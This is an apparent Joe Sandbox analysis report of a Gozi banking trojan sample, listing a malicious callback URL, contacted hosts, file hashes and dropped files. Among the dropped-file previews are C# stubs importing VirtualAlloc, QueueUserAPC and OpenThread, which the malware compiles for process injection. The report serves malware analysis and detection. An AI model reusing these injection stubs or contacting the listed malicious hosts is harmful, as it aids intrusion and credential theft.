http://apr.intooltak.com/vlSm5FdhwFmMvT/YOr1y3vmv8eg4Ac3b7Y_2/BxNzh6No2PWjhu_2/Fyyb9C79h8hjmv0/0MJdM07T0vYSwv1YW8/_2F13x6Wl/Lrng4lSkMN3h4WUh3_2B/V0ttocBRKlq9AtXNAro/11M6x_2BaL1Zjx_2BWp4qX/FgWuexW_2FQbO/w_2FMf21/MXsR7_2BkMZgcjp0nVIxUlY/KUQNsPRxFs/f5vu_2BQoVI2fu6H_/2BIGCwdRzvbj/hz_2BIOSiZR/JFogKN88OOAHtb/M_2BNELxC21s15Johd0jZ/ulyOnBSm1PSraDUT/nl6kvDdqLoljmN_/2B2yicis3/ZYLr	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
144.76.136.153	transfer.sh	Germany		24940	HETZNER-ASDE	false
185.189.12.123	io.immontyr.com	Russian Federation		50113	SUPERSERVERSDATACENTERRU	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	551701
Start date:	12.01.2022
Start time:	13:00:19
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 15m 29s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	gozi.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	45
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	4
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.bank.troj.spyw.evad.winEXE@35/22@10/2
EGA Information:	• Successful, ratio: 83.3%
HDC Information:	• Successful, ratio: 23% (good quality ratio 22.5%) • Quality average: 82.3% • Quality standard deviation: 25.8%

Copyright Joe Security LLC 2022

HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe • Override analysis time to 240s for rundll32
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
13:01:33	API Interceptor	1x Sleep call for process: gozi.exe modified
13:02:05	API Interceptor	3x Sleep call for process: RegAsm.exe modified
13:02:20	API Interceptor	43x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\gozi.exe.log	
Process:	C:\Users\user\Desktop\gozi.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1119
Entropy (8bit):	5.356708753875314
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzd
MD5:	3197B1D4714B56F2A6AC9E83761739AE
SHA1:	3B38010F0DF51C1D4D2C020138202DABB686741D
SHA-256:	40586572180B85042FEFED9F367B43831C5D269751D9F3940BBC29B41E18E9F6
SHA-512:	58EC975A53AD9B19B425F6C6843A94CC280F794D436BBF3D29D8B76CA1E8C2D8883B3E754F9D4F2C9E9387FE88825CCD9919369A5446B1AFF73EDBE07FA94D8
Malicious:	**true**
Reputation:	unknown

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\gozi.exe.log	
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	11606
Entropy (8bit):	4.883977562702998
Encrypted:	false
SSDEEP:	192:Axoe5FpOMxoe5Pib4GVsm5emdKVFn3eGOVpN6K3bkkjo5HgkjDt4iWN3yBGHh9sO:6fib4GGVoGIpN6KQkj2Akjh4iUxs14fr
MD5:	1F1446CE05A385817C3EF20CBD8B6E6A
SHA1:	1E4B1EE5EFCA361C9FB5DC286DD7A99DEA31F33D
SHA-256:	2BCEC12B7B67668569124FED0E0CEF2C1505B742F7AE2CF86C8544D07D59F2CE
SHA-512:	252AD962C0E8023419D756A11F0DDF2622F71CBC9DAE31DC14D9C400607DF43030E90BCFBF2EE9B89782CC952E8FB2DADD7BDBBA3D31E33DA5A589A76B87C14
Malicious:	false
Reputation:	unknown
Preview:	PSMODULECACHE.....P.e...S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....7r8...C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriveItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	0.9260988789684415
Encrypted:	false
SSDEEP:	3:NllluIb/lj:NllUb/l
MD5:	13AF6BE1CB30E2FB779EA728EE0A6D67
SHA1:	F33581AC2C60B1F02C978D14DC220DCE57CC9562
SHA-256:	168561FB18F8EBA8043FA9FC4B8A95B628F2CF5584E5A3B96C9EBAF6DD740E3F
SHA-512:	1159E1087BC7F7CBB233540B61F1BDECB161FF6C65AD1EFC9911E87B8E4B2E5F8C2AF56D67B33BC1F6836106D3FEA8C750CC24B9F451ACF85661E0715B82943
Malicious:	false
Reputation:	unknown
Preview:	@...e.....@.....

C:\Users\user\AppData\Local\Temp\3B0F.bi1	
Process:	C:\Windows\System32\cmd.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	120
Entropy (8bit):	4.530397332961481
Encrypted:	false
SSDEEP:	3:cPaRhARtt7TSjjhThARtuV/gRLwvI11/v:oMWbtChWb0gRLwQL/v
MD5:	1658AC427436559C818CE024565FC43B
SHA1:	8ECC6A8B9512D66EC9816669273CD2934075ADA8
SHA-256:	6AE6B137C04602F2D9D5191E3F6E8F54FB4E9D1FA63C3061CCF909A30966ADDD
SHA-512:	6D0C4CDA4C43B32226643D2C19871D1CEF506612B2C3B5DF3241A7A7E654D4149B9F3582F484DB12D577E5C27D7AC45784786726948A2C3401CBA59FC43216E
Malicious:	false
Reputation:	unknown
Preview:	Server: dns.opendns.com..Address: 208.67.222.222....Name: myip.opendns.com..Address: 102.129.143.64....-------- ..

C:\Users\user\AppData\Local\Temp\5n300s0s.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

C:\Users\user\AppData\Local\Temp\5n300s0s.0.cs	
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	394
Entropy (8bit):	4.993235973617522
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJlMRSRa+eNMjSSRrJ90SRNmbPJjxVnQy:V/DTLDfu/9eg5rJ9kbx92y
MD5:	030386E2BD305EC55BEE50D72051A0C2
SHA1:	618FE858F3B7B1296E760EE21969463861B875E3
SHA-256:	2DABA5D5466729FE4AD5753FBB2F95BC486F9AF12A59516BA175F6FF2062CE44
SHA-512:	0017F802613E78C762F43480581E4F92433F39DF07C402BDF462E6AD0310375D62AE782C605A2EAAF646783F070858B1F1AC358CC8394422C04C72C160E0067A
Malicious:	false
Reputation:	unknown
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class manpsxef. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentPr ocess();.[DllImport("kernel32")].public static extern void SleepEx(uint nuqydsqashe,uint kwyh);.[DllImport("kernel32")].public static extern IntPtr VirtualAlloc(IntPtr ajoo,uint wdjqctev,uint veunxb,uint fsepp);.. }..}.

C:\Users\user\AppData\Local\Temp\5n300s0s.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	351
Entropy (8bit):	5.23048440708271
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23fyzxs7+AEszlWXp+N23fsA:p37Lvkmb6KH6WZE8f
MD5:	058C6409B55A3272B281DD66A1836169
SHA1:	41EC7E456D84A1256A98B5C4A265A9FFB4E652B5
SHA-256:	BDCE0FEF36E9B3E61B8C0FFA6AE77766B5E6D3491C48B3ED8ACFF6A6F08944B1
SHA-512:	F751793C7204FB6C49201E778342F0E7208430EB8A0181B206A6CBDB72BCB8090E2D79AB0F791854BCD4030DA78E9B5658BE42BC3E1B90986F5BE0BB1200467C
Malicious:	false
Reputation:	unknown
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\5n300s0s.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\u ser\AppData\Local\Temp\5n300s0s.0.cs"

C:\Users\user\AppData\Local\Temp\5n300s0s.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.5958443880784277
Encrypted:	false
SSDEEP:	24:etGSq/W2dg85n+QRW4+hOdWDOyFWHEtkZfqBBr0+WI+ycuZhNNGakSsXPNnq:6/kb5+QReKWKyW7JqYl1uloa3kq
MD5:	D946993F47784F9E8727577D58C6B065
SHA1:	853445BA684F35E59B89D0FD5EBC04A266394175
SHA-256:	0FC0E5ED70D2AD453D22DA38C742970F1E390C4D44A69B6CF46A9C6CA102B845
SHA-512:	65E7555AA0DA658EF64FD6C67AF9168750F0157D9FAC6F5DAB05F96732E37F2F3411622316C90F46E33877273FA85919920DEDB17A03FB0137D8BBA8F3EC4070
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....A.a.....!.....#... ...@..... ....@.....#..K....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....#.....H.....X ..X.....(....*BSJB.....v4.0.30319.....l...H...#~.....8...#Strings.....#US..... ....#GUID.....T...#Blob.....G.....%3.....4.-..... ..... ;..... M..... U.....P .....b.....h.....t.....y.....~... .....b. ...b...!.b.%...b.....*.....3.-.....;.....M.....U.....

C:\Users\user\AppData\Local\Temp\5n300s0s.out	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	848
Entropy (8bit):	5.316959711953796
Encrypted:	false
SSDEEP:	12:xKIR37Lvkmb6KH6WZE8GKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:AId3ka6KHbE8GKaM5DqBVKVrdFAMBJTH
MD5:	FFBD7395F541E9292620BE41E7B60BC6
SHA1:	F88961F2BB9BB564D928AB202C079D199F8C2461

C:\Users\user\AppData\Local\Temp\5n300s0s.out	
SHA-256:	70BA1D1E6607E9F5C24E2B1B9644868ECC6F94D27F959582927FFCD83CF118EA
SHA-512:	B73C098B39DD1B75EF2DDEA939CB7E7FA952CB319580C7C2ADC6AE7DF138FA2D1BD19B6B30B69205C5FAB1747290E41D82CF004FB15D228BF9EFFFDF9C0F7EE7
Malicious:	false
Reputation:	unknown
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\5n300s0s.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\5n300s0s.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\CSC31C5CF8C116B47DEB51FEE2BA7A26AB5.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.070551977275083
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryUmGak7YnqqlmXPN5Dlq5J:+RI+ycuZhNNGakSsXPNnqX
MD5:	4DD4A6AF96C02C85FC1B4A3BCAF6D199
SHA1:	AF08B5DB30EDD73F8124F37CA13C1AB739511C7B
SHA-256:	4CBD308EA2CEF31935CB7502488B37D1570A50CCF1C21E29A1755A28A9E3DF83
SHA-512:	5C5B182C7840841B990CFB5627C60E7123C3AABB400EC72478275B2D22779E26182FC27EF252EBEFBB475983ACC2A4EE741484281ABB67295D088DF148CDAF6
Malicious:	false
Reputation:	unknown
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...5.n.3.0.0.s.0.s...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...5.n.3.0.0.s.0.s...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\CSC8CA7551FEF4543EEA6FB885A13AF16EB.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.085252687053476
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gry6dak7Ynqq/yPN5Dlq5J:+RI+ycuZhNMdakS/yPNnqX
MD5:	F17798721D9D8097A6CAFFCFE55C2B52
SHA1:	324AE9044C5E8CB1BDC3C4387D76E709CF2E2596
SHA-256:	20111EB796E35ADE092F0EB11B0094ACD1ADF0E314FB3BCD00B18E6D6691CF4E
SHA-512:	15D67C5025F4FE0664383E4D11B0838CF1F65AE8B7C319914E765A4D3B3591EADB6E30AB0723BFA8DE4459D2AC1FD5F24DD59F8B231A7A7DC73937543E04BAED
Malicious:	false
Reputation:	unknown
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...h.s.c.a.n.3.4.n...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...h.s.c.a.n.3.4.n...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\RES73F8.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x482, 9 symbols
Category:	dropped
Size (bytes):	1320
Entropy (8bit):	3.9747614955739956
Encrypted:	false
SSDEEP:	24:HvnW9rIhJJ1hH1hKdNWI+ycuZhNMdakS/yPNnq9hgd:/WIhvDKd41ulMda3/eq9y
MD5:	E50591F2515FD6E3BEA0353DAB5D673A
SHA1:	DCB1415CF1CF92D75A6F7E84B69A0E3128C00F40
SHA-256:	8148523D8A0A2E8A445C227BF54B7644D1383DF82EA251B69972597E0EFE5846
SHA-512:	252353EA877404BD8BD9ACA4DFC912B3BD1DA103158E87A5E6E89EB96B872F220572441ECD6353F9DD45B8C82B1EC01E2C365BCC17FB7945D3F057838638C02
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Temp\RES73F8.tmp	
Preview:	L....A.a.....debug$S.....D.....@..B.rsrc$01.....X.....(.....@..@.rsrc$02.....P...2.....@..@.....K....c:\Users\user\AppData\Local\Temp\CSC8CA7551FEF4543EEA6FB885A13AF16EB.TMP.....w.r.....\+R.....4.....C:\Users\user\AppData\Local\Temp\RES73F8.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...h.s.c.a.n.3.4.n...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.

C:\Users\user\AppData\Local\Temp\RES8712.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x482, 9 symbols
Category:	dropped
Size (bytes):	1320
Entropy (8bit):	3.986906757782769
Encrypted:	false
SSDEEP:	24:HQnW9r0ZJXXhHdxhKdNWI+ycuZhNNGakSsXPNnq9hgd:mW0J9/Kd41uloa3kq9y
MD5:	3A3F3DA7DC5DB0BFDABCB2560F30248D
SHA1:	D3B2AE662A7577A2852CBCCC7DFDB1735197025B
SHA-256:	49563F9489033AE40978A64856F6A6A87616F394F4D494D819A9CA9E4E8859BF
SHA-512:	B62BB815D315428A8EBCB4B9FED77776BA8F32AEA6E22463D46E6A4DF903AC683059868D608AB188E92F3EDB791D98B00ED6E9F7D19869A2463035C930216171
Malicious:	false
Reputation:	unknown
Preview:	L....A.a.....debug$S.....D.....@..B.rsrc$01.....X.....(.....@..@.rsrc$02.....P...2.....@..@.....K....c:\Users\user\AppData\Local\Temp\CSC31C5CF8C116B47DEB51FEE2BA7A26AB5.TMP.....M...,...J;.....4.....C:\Users\user\AppData\Local\Temp\RES8712.tmp.-.<.....'...Microsoft (R) CV TRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...5.n.3.0.0.s.0.s...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_cdpkmtso.umo.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_epyy1szg.01u.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp\hscan34n.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text

C:\Users\user\AppData\Local\Temp\hscan34n.0.cs	
Category:	dropped
Size (bytes):	404
Entropy (8bit):	5.0070648605119645
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJA2EBaHMRSR7a18LTvVSRa+rVSSRnA/f0REWowy:V/DTLDfu2cPjLT89rV5nA/w/owy
MD5:	F0B963F8AA00CA94A4AD66F311B988E2
SHA1:	37F7E8D69DDEA558DEFD0C10FF1157E26884E7EC
SHA-256:	96038DB143062F959B6F1CA6944FCB0D291DA99881953ADE5A6BA02161CFA82A
SHA-512:	EE54EFC484487B7EB8EE8A1CCED621C16ADE5A4610084290D43CC0555BA498B693F1D5F43371266CFE4EBBE62762086FEF5C2363289D6B1621D07BF704C5E7D1
Malicious:	false
Reputation:	unknown
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class sbfhuady. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr avcd,IntPtr abnajnwd,IntPtr muceprj);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint unieeqd,uint gwtu,IntPtr djihsvev);.. }..}.

C:\Users\user\AppData\Local\Temp\hscan34n.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	351
Entropy (8bit):	5.238076059987274
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23frqzxs7+AEszlWXp+N23frP:p37Lvkmb6KHGWZE8b
MD5:	61F20EEB83A2DF00A0E1C0D4368354EA
SHA1:	98B857458DF3E06C218FCFBC853AD767C74D7B8A
SHA-256:	9615118FD447D54C43293290C468D10221942E7E810F17F49480F7734D98AAC0
SHA-512:	A3E322EF05A55385894223D01811CAE07BB011AF57DCB9AFB81ACC3F04E124EE7A9BE3B6C9B1D367788A312452174864136480B4B34D3BF35B33D3ECAC53E46D
Malicious:	false
Reputation:	unknown
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\hscan34n.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\hscan34n.0.cs"

C:\Users\user\AppData\Local\Temp\hscan34n.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6126452766069947
Encrypted:	false
SSDEEP:	24:etGSE8OmU0t3lm85nt4tdxC6AC4Zz5tkZf36BBVUWI+ycuZhNMdakS/yPNnq:6+XQ3r5eXxPBJ36t31ulMda3/eq
MD5:	5CC9D50B6760682611B3001F799005E1
SHA1:	F520D61EF463854F7E3B91BEB55892F679D37891
SHA-256:	FA2213FE59474D70AD43F883D3B9A1F3BA16DE02ABE723CC01D55527EC05BD36
SHA-512:	42D5DEEDACC985F0CAD40C6CB5EDC64696C9F75011E6FD9636ACCF539665E80FE06A6201B290D24706E9836519A77129C9F02F8E56E0B086ED1A6F004C5BB54
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....A.a.....!.....$... ...@..... ....@.....#..W....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.reloc.....`.....@..B.....#.....H.....X ..\.....(....*BSJB.....v4.0.30319.....l...H...#~.....<...#Strings.....#US..... ....#GUID.....T...#Blob.....G.....%3.....4.-..... ..... ;..... H..... [....P .....f.....l....q.....z..... ..f. ...f...!.f.%...f.....*.....3.1.....;.....H.....[.....

C:\Users\user\AppData\Local\Temp\hscan34n.out	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	848
Entropy (8bit):	5.31481093333281
Encrypted:	false
SSDEEP:	12:xKIR37Lvkmb6KHGWZE8aKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:AId3ka6KHXE8aKaM5DqBVKVrdFAMBJTH
MD5:	EAFAD10C6DD69F7BA9B9D2089259EC62

C:\Users\user\AppData\Local\Temp\hscan34n.out	
SHA1:	F0BC0816BD99DDA9C30AC968D4889F5D18F5D64D
SHA-256:	8BDEE52DE988618605086BBBC39BAE6D0D036D32C78046E6E4088EE50566D945
SHA-512:	DE3D2A986F37341410B6DE41DC495557D94F6EB2CD4A86B2A78273E853C0434099FE8573CF2654B4A55A0DC6294A6165AB065A663F41B686F2EB5981C3B9E376
Malicious:	false
Reputation:	unknown
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\hscan34n.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\hscan34n.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\DeviceFile.ps1	
Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	226
Entropy (8bit):	5.42745270932473
Encrypted:	false
SSDEEP:	6:QH51se4AEegKz1+LgyKBM34H6sw83F1tu1TjtIBtNgAptn:Q7se4AEeNzgLgyaI4HRlANtIBtvptn
